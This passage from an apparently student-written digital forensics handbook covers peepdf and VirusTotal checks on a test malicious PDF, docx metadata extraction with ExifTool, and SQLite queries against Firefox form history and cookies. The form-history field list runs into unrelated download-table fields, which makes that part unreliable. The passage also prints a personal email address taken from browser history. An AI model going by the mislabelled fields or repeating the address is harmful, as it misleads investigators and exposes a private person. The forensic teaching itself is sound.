In this case it is only the first root object (obj 1). The tool *peepdf* that was used at first, outputs the same results as illustrated by Figure 11.11 and Figure 11.12

11.5 Further Malware Analysis

As a forensic expert, it is very important to always have your field set, tools and other forensic equipments with us. As an expert we come across so much crap stuff which is not useful for us and to filter this crap out takes much of our time. For this we have many softwares which make our work very easy and filtered. As not every expert can afford to have a whole laboratory with equipments and thus these softwares works wonder for them. For Example: We have a PDF with some virus in it, normally to find out the type of virus we have to go through number of steps and this will take our time. Software like Virus Total will do this work in minutes or seconds and will give us a list of possible viruses.

11.5.1 Virus Total

This software is available on the internet and it is absolutely free (https://www.virustotal.com), as an expert we can use software to analyze any PDF for viruses. We can upload the particular PDF we want to analyze online and within seconds it will display all the kinds of viruses it has detected. It has 40 different Anti-Viruses which analyses the particular PDF for viruses. The advantage is we do not need to install any packages or other additional softwares


Figure 11.11: peepdf javascript object7 references 1/2

```
julian@kali:~$ peepdf -i ~/test.pdf
Warning: PyV8 is not installed!!

File: test.pdf
MD5: cceb635144c2e5b4311218b9c6f0717d
SHA1: 7df54856d50fec94aafb0b98121cab5f6f1c4cd8
Size: 981 bytes
Version: 1.1
Binary: False
Linearized: False
Encrypted: False
Updates: 0
Objects: 7
Streams: 1
Comments: 0
Errors: 0

Version 0:
        Catalog: 1
        Info: No
        Objects (7): [1, 2, 3, 4, 5, 6, 7]
        Streams (1): [5]
                Encoded (0): []
        Suspicious elements:
                /OpenAction: [1]
                /JS: [7]
                /JavaScript: [7]
```

Figure 11.12: peepdf javascript object7 references 2/2




as in case of other PDF analysing softwares. We can also send your PDF on an email (scanvirustotal.com) provided by the company which will analyze your PDF and send us the results. But obviously, this can only be used with non-confidential material, since by uploading the software to a third party, we loose all control about what they do with it.

As we can see in Figure 11.13, in total 5 out of 61 anti virus programs listed on VirusTotal recognized our own prepared PDF document as malware.

11.5.2 Anubis

Anubis provides an service for online malware analysis. We can upload any windows program or URL and Anubis will provide us with a report of the file in different formats like HTML, XML, PDF, Text etc. In the report there will details about the internal processes between the Windows registries and the file as well as detailed information about the network activities. Also, it provides details about types of detected viruses and malware. These details help to find out more about the other possibilities of attacks or the thinking of the attacker. It give us also binary data allowing us to see what a particular type of malware is going to do in our computer.

Figure 11.13: VirusTotal report



virustotal

SHA256: 1e637a7f40c23129bf4c531d96db6e8855e6f0304b50242d671b2243dbc1f918

Dateiname: test.pdf

Erkennungsrate: 5 / 61

Analyse-Datum: 2018-06-23 11:19:45 UTC (vor 7 Stunden, 8 Minuten)

0 0

Analyse | File detail | Zusätzliche Informationen | Kommentare 0 | Bewertungen

Antivirus	Ergebnis	Aktualisierung
Kaspersky	HEUR:Trojan.PDF.Agent.gen	20180623
McAfee-GW-Edition	BehavesLike.PDF.Trojan.xr	20180623
Rising	Malware.PDF.Generic/Heurl1.ADA3 (RDM+)	20180623
SentinelOne (Static ML)	static engine - malicious	20180618
ZoneAlarm by Check Point	HEUR:Trojan.PDF.Agent.gen	20180623
Ad-Aware	✓	20180623
AegisLab	✓	20180622
AhnLab-V3	✓	20180623

Chapter 12

Word Document Artifacts

12.1 Introduction

The Microsoft-Office suite is probably the most widely used word-processing tool when preparing and writing documents, spreadsheets and presentations. Starting with the 2007 version (Microsoft Office 2007), Microsoft has completely changed the format of its document files, from the binary doc format to basically a zip-file that contains all the xml-files pertaining to the document. In Order to perform this hack you need to get an basic understanding on the architecture and function of the docx-file format.

12.2 Structure of a docx-file

A docx-file adopts the OOXML format, which is based on XML. The eXtensible Markup Language (XML) is used for the representation of structured data and documents and thus is composed of instructions, defined as tags and markers. Therefore, in XML a document is described, in form and content, by a sequence of elements. Every element is defined by a tag or a pair start-tag/end-tag, which can have one or more attributes. So basically a docx-file is a container like files with a zip extension and contains:

- XML-files, which describe application data, meta data and even customer data, stored inside the container file
- non- XML-files, may also be included within the container, including such parts as binary files representing images or OLE objects embedded in the document
- relationship parts thats specify the relationships between the parts, this design provides the structures for an Microsoft Office file .

In Addition, with the usage of the OOXML format :

- it is possible to show just the text of the document. For example in a Word document only the document.xml will be analyzed without opening all the files which contain the remaining informations of the document
- the files are compressed, thus they are short and easy to manage
- it is simpler to scan for viruses or malicious contents thanks to its textual format
- if some of the files in the zip container are damaged, the integrity of the entire document could be preserved, and in some case the main document could be reconstructed.

Further explanations and illustrations about the inner workings of docx-files will be displayed in the later section, which describes the manual extraction of data.

12.3 Information Contained in a .docx File

Most people are unaware that the documents they create and edit are used by Microsoft Office suite, which contains a large amount of data related to the life cycle of the documents. There is a big selection of information types in a docx-file, but not every information is easy to discover. Some of the collectible data needs special tools to unveil its content. In general the extractable informations are called meta data:

- name
- initials
- company / organization name
- computer name
- name of the network server or hard disk where you saved the document
- other file properties and summary information
- non-visible portions of embedded OLE objects
- names of previous document authors
- document revisions
- document versions
- template information
- hidden text

- personalized views
- comments

Normally the informations in a docx-file arent the decisive factor in a forensic examination. These informations are often used to get a clue of what could have been happened or who could have been the culprit. How these informations can be found will be explained in the following pages.

12.4 Extracting Meta Data

12.4.1 Manual Extraction

The first step of a manual extraction is to unzip the .docx file. The _rels/.rels-file contains information about the structure of the document. This relationship file contains XML-specified information about how parts in the XML document interact with each other. Rels files are usually stored in subfolder '_rels', see Figure 12.1. The docProps-folder contains both a app.xml and core.xml. The app-file stores the information of the application itself. Which version of Microsoft Office was used or e.g. whether the DocSecurity is activated or not. The DocSecurity can be deactivated, password protected or even Read-only. The other file is the core-file. This is the most interesting part of the document extraction. In this core-file you can see both the original creator, the creation-time and the lastModifiedBy and lastModifiedTime, see Figure 12.2 and Figure 12.3.

The word-folder is the folder where the main document.xml-file is located, these document contains the content of the document itself. There is also the comments.xml -file, if someone added a comment within the docx-file. You are able to hide text in the document or in the comments. Normally such hid text isnt too easy to discover. The hidden content can be uncovered with extracting the meta data out of the docx-file, see Figure 12.4.

12.4.2 ExifTool

ExifTool is a platform-independent Perl library and command-line application for reading, writing, and editing meta data in a variety of files.

Download: https://www.sno.phy.queensu.ca/~phil/exiftool/

This application does not require any installation, thus you just need to start it. There are two ways to extract the meta data out of the document files using ExifTool. The first option is the easier one. Here do you have to drag the file, you want to analyze onto the exiftool(-k).exe. After dropping the file, a command-line window opens and shows the meta data which is saved within the docx-file. (-k) is important, because this expression causes the window not to be closed immediately after opening, compare Figure 12.5.

In using exiftool.exe with the command interpreter (e.g. CMD or Powershell), you now are able to access the advanced options of the tool. That is the second option to use exiftool as shown in Figure 12.6 and in Figure 12.7.

Figure 12.1: content of .docx file




Figure 12.2: content of app.xml





Figure 12.3: content of core.xml

```
<?xml version="1.0" encoding="UTF-8" standalone="true"?>
- <cp:coreProperties xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:dcmitype="http://purl.org/dc/dcmitype/"
  xmlns:dcterms="http://purl.org/dc/terms/" xmlns:dc="http://purl.org/dc/elements/1.1/"
  xmlns:cp="http://schemas.openxmlformats.org/package/2006/metadata/core-properties">
    <dc:title/>
    <dc:subject/>
    <dc:creator>Evans, Robert F.</dc:creator>
    <cp:keywords/>
    <dc:description/>
    <cp:lastModifiedBy>Grueger, Philipp</cp:lastModifiedBy>
    <cp:revision>10</cp:revision>
    <dcterms:created xsi:type="dcterms:W3CDTF">2014-09-15T12:58:00Z</dcterms:created>
    <dcterms:modified xsi:type="dcterms:W3CDTF">2018-06-25T11:07:00Z</dcterms:modified>
  </cp:coreProperties>
```

Figure 12.4: content of document.xml



```
<?xml version="1.0" encoding="UTF-8" standalone="true"?>
- <w:document mc:Ignorable="w14 w15 wp14" xmlns:wps="http://schemas.microsoft.com/office/word/2010/wordprocessingShape"
  xmlns:wne="http://schemas.microsoft.com/office/word/2006/wordml"
  xmlns:wpi="http://schemas.microsoft.com/office/word/2010/wordprocessingInk"
  xmlns:wpg="http://schemas.microsoft.com/office/word/2010/wordprocessingGroup"
  xmlns:w15="http://schemas.microsoft.com/office/word/2012/wordml" xmlns:w14="http://schemas.microsoft.com/office/word/2010/word
  xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main" xmlns:w10="urn:schemas-microsoft-com:office:word"
  xmlns:wp="http://schemas.openxmlformats.org/drawingml/2006/wordprocessingDrawing"
  xmlns:wp14="http://schemas.microsoft.com/office/word/2010/wordprocessingDrawing" xmlns:v="urn:schemas-microsoft-com:vml"
  xmlns:m="http://schemas.openxmlformats.org/officeDocument/2006/math"
  xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships" xmlns:o="urn:schemas-microsoft-com:office:office"
  xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006"
  xmlns:wpc="http://schemas.microsoft.com/office/word/2010/wordprocessingCanvas">
  - <w:body>
    - <w:p w:rsidRDefault="00C17849" w:rsidR="008F0E92" w14:textId="2B2E6D4C" w14:paraId="513969E4">
      - <w:r>
          <w:t xml:space="preserve">This is a </w:t>
        </w:r>
      - <w:r w:rsidR="00242BA0">
          <w:t>sample</w:t>
        </w:r>
      - <w:r>
          <w:t xml:space="preserve"> Word document.</w:t>
        </w:r>
      </w:p>
    - <w:p w:rsidRDefault="00242BA0" w:rsidR="00242BA0" w14:textId="77777777" w14:paraId="0815AE6F" w:rsidP="00242BA0">
      - <w:r>
          <w:t>This is a sample Word document.</w:t>
        </w:r>
      - <w:r w:rsidR="0002292E">
        - <w:rPr>
            <w:rStyle w:val="Kommentarzeichen"/>
          </w:rPr>
          <w:commentReference w:id="0"/>
        </w:r>
      </w:p>
    - <w:p w:rsidRDefault="00242BA0" w:rsidR="00242BA0" w14:textId="77777777" w14:paraId="7677D572" w:rsidP="00242BA0">
      - <w:r>
          <w:t>This is a sample Word document.</w:t>
        </w:r>
      </w:p>
    - <w:p w:rsidRDefault="00242BA0" w:rsidR="00242BA0" w14:textId="627C9A" w14:paraId="71721914" w:rsidRPr="00E36909">
      - <w:pPr>
        - <w:rPr>
```

Figure 12.5: output of ExifTools analysis




Figure 12.6: CMD command to analyze files.xml





Figure 12.7: output saved in output.txt



To get a short overview of the possible command-line options, please follow this link, https://owl.phy.queensu.ca/~phil/exiftool/examples.html. The tables in Figure 12.8 and Figure 12.9 list tags that exiftool.exe observes in a OOXML documents. Exiftool.exe extracts all tags from the XML-files of the OOXML document properties directory ("docProps").

To get information to the complete description and usage of exiftool.exe, just use the command shown in Figure 12.10. Within the complete description, there are informations to the options, advanced options and a huge list of commands, which are used to get the max out of this tool.

12.5 Deletion of Meta Data

There are possibilities to ensure that Office applications not to create and store the meta data. If there is no data to save, so the is no meta data to extract. In Microsoft Office itself you are able to configure the settings in this way, that nearly no data is created and stored in the docx-file. This technique seem to solve the stored informations issues but in practice there are still a couple of fields which MS Office will create and store, even with all configured user settings. To be able to delete such informations about the user you have to work with the Document Inspector. Go to the File-tab, and then click Info. Click on check for issues and then on inspect document. After inspecting the file, you can see which data was actually saved and remove it from the docx-file.


Figure 12.8: list of extractable data 1/2

Tag Name	Writable	Values / Notes
AppVersion	no	
Application	no	
Category	no	
Characters	no	
CharactersWithSpaces	no	
CheckedBy	no	
Client	no	
Company	no	
CreateDate	no	
DateCompleted	no	
Department	no	
Destination	no	
Disposition	no	
Division	no	
DocSecurity	no	0 = None 1 = Password protected 2 = Read-only recommended 4 = Read-only enforced 8 = Locked for annotations
DocumentNumber	no	
Editor	no	
ForwardTo	no	
Group	no	
HeadingPairs	no	
HiddenSlides	no	
HyperlinkBase	no	
HyperlinksChanged	no	'false' = No 'true' = Yes
Keywords	no	
Language	no	
LastModifiedBy	no	

Figure 12.9: list of extractable data 2/2

Mailstop	no	
Manager	no	
Matter	no	
ModifyDate	no	
Notes	no	
Office	no	
Owner	no	
Pages	no	
Paragraphs	no	
PresentationFormat	no	
Project	no	
Publisher	no	
Purpose	no	
ReceivedFrom	no	
RecordedBy	no	
RecordedDate	no	
Reference	no	
RevisionNumber	no	
ScaleCrop	no	'false' = No 'true' = Yes
SharedDoc	no	'false' = No 'true' = Yes
Slides	no	
Source	no	
Status	no	
TelephoneNumber	no	
Template	no	
TitlesOfParts	no	
TotalEditTime	no	
Typist	no	
Words	no	

Figure 12.10: CMD command for help



The second technique is to delete created and stored metadata. In this case you need an application or utility tool to scrub these hidden informations. There are tools available such as iScrub by BigHand. Unfortunately most of the tools are not freeware. Since Office 2007 most of the tools does not work for the older version anymore.The tool DocScrubber was used to delete meta data, but DocScrubber only supports doc-files. Therefore it is recommended to use the Microsoft Office included feature Document Inspector, which was mentioned before.

12.6 Resources

http://isyou.info/jowua/papers/jowua-v2n4-4.pdf
https://www.sno.phy.queensu.ca/~phil/exiftool/

Chapter 13

Internet Artifacts

13.1 Introduction

Internet artifacts refer to the data saved by the browser on the users history. They are important for digital forensics, because they can be used to make a time line of the users events on the browser and the Internet in general. In the case of Mozilla Firefox the history data is stored in SQLite files. SQLite files are used to store databases. These files can be found in the Firefox Profile folder. The path to the folder depends on the operating system:

Operating System	**Location**
Windows XP	C:\Documents and Settings\%username\Local Settings\Application Data\Mozilla\Firefox\Profiles
Windows Vista/7/10	C:\Users\%username% \AppData\Roaming\Mozilla \Firefox\Profiles
Linux	/home/$username/.mozilla/ firefox/Profiles
OS X	/Users/$username/Library/ Application Support/Firefox/Profiles/

This folder can also be directly accessed through the Firefox browser itself. Simply type about:profiles into the search bar and click the Show in Finder button. The SQLite files could be open with two kinds of programs. First, a command line tool called SQLite3 can be used. This command line tool is available for Mac, Linux, and Windows. It can be downloaded here: https:

//sqlite.org/download.html. To open a database using this command-line tool simply type sqlite3 full file path to the database file. If the sqlite3¿ prompt is seen, then the database has been opened. The .tables command can be used to see all the tables in the database, .schema can reveal all the fields in the database, and .help can be used to get a full list of the available commands. However, in order to get information required from the database, an SQL query will be needed.

The SQLite files could also be read by a program using a GUI interface. One such program is called sqliteman. It is available for Windows and Linux at: https://sourceforge.net/projects/sqliteman/. A sqlite database is opened using Ctrl-O (or going File Open) in this program. The same SQL queries used in sqlite3 must be used in sqliteman. Unfortunately, a version of this program is not available for Mac users.

13.2 Formhistory

First, the Firefox profile has the formhsitory.sqlite database. This database contains all the data that the user has entered into forms. This could include usernames, emails, addresses, search queries, etc. It would not include passwords as those are stored somewhere else. After opening a database, an SQL query is needed to get information. In this case run the command:

```
SELECT id, fieldname, value, timesUsed, datetime(firstUsed/1000000,
       unixepoch ), datetime(lastUsed/1000000, unixepoch )
   FROM moz_formhistory;
```

The command should retreive information from the moz_formhistory table, this is why it is named in the FORM section. After SELECT all the fields that are wanted have to be named.

- **ID**: This is the number used by the database to differentiate entries. Since a single entry could be very long an id number will help tell when an entry stops and when the next one starts. This number should be sequential.
- **Fieldname**: This defines the type of data being stored in the entry. Possibilites include username, email, and search bar history.
- Value: This is what the user actually typed into the form.
- **timesUsed**: The number of times the user has used this entry.
- **firstUsed**: The time the user first used the entry. All time related entries in these database are stored in someting called PRTime. UNIX Epoch time is the number of seconds that have passed since January 1st,1970. PRTime is the UNIX time in microseconds. So this query will first convert PRTime unto UNIX time and them convert this UNIX time into the more readable Year-Month-Day Hour-Minute-Second format. This is done with the datetime function.

- **lastUsed**: The last time the user used this entry. It is converted using the datetime function.
- **Name**: The name of the file downloaded.
- **Source**: The full URL or filename of the files origin.
- **Target**: The full filepath of where the file was saved.
- **tempPath**: If a file was opened instead of downloaded then this entry will show where the file was temporarily stored. This typically happens when opening large PDF files.
- **startTime**: The time when the download was started. This time is converted using the datetime function. If the download was canceled and then restarted, then this value will be updated.
- **endTime**: The time when the download was completed, paused, or canceled. It is converted with the datetime function. A restarted download will update this value.
- **State**: If the value is zero then the download is in progress. If its 1 then the download is complete. If its 3 then the download stopped. If its 4 then its paused.
- **Referrer**: The URL that directed the browser to the downloaded file.
- **currBytes**: Current number of bytes that have been downloaded.
- **maxBytes**: The size of the source file in bytes.
- **prefferedApplication**: Application that was used to open the file. This is typically Firefox unless the user decides to open the file and selects an application to open it with.


From the above example, a digital forensics specialist could find out that that in a form field for either an username or an email the user entered the email abbasbushehri2@gmail.com once on April 7th, 2018 at 13:46:34. See Figure 13.1.

13.3 Cookies

The cookies.sqlite database stores all the Firefox cookies. The cookies could tell when was the last time a user visited a site, whether they were logged in or not, and whether the site set or requested the cookie. Use the following query:

```
SELECT id, baseDomain, host, name, value, datetime(creationTime
    /1000000, unixepoch ), datetime(lastAccessed/1000000,
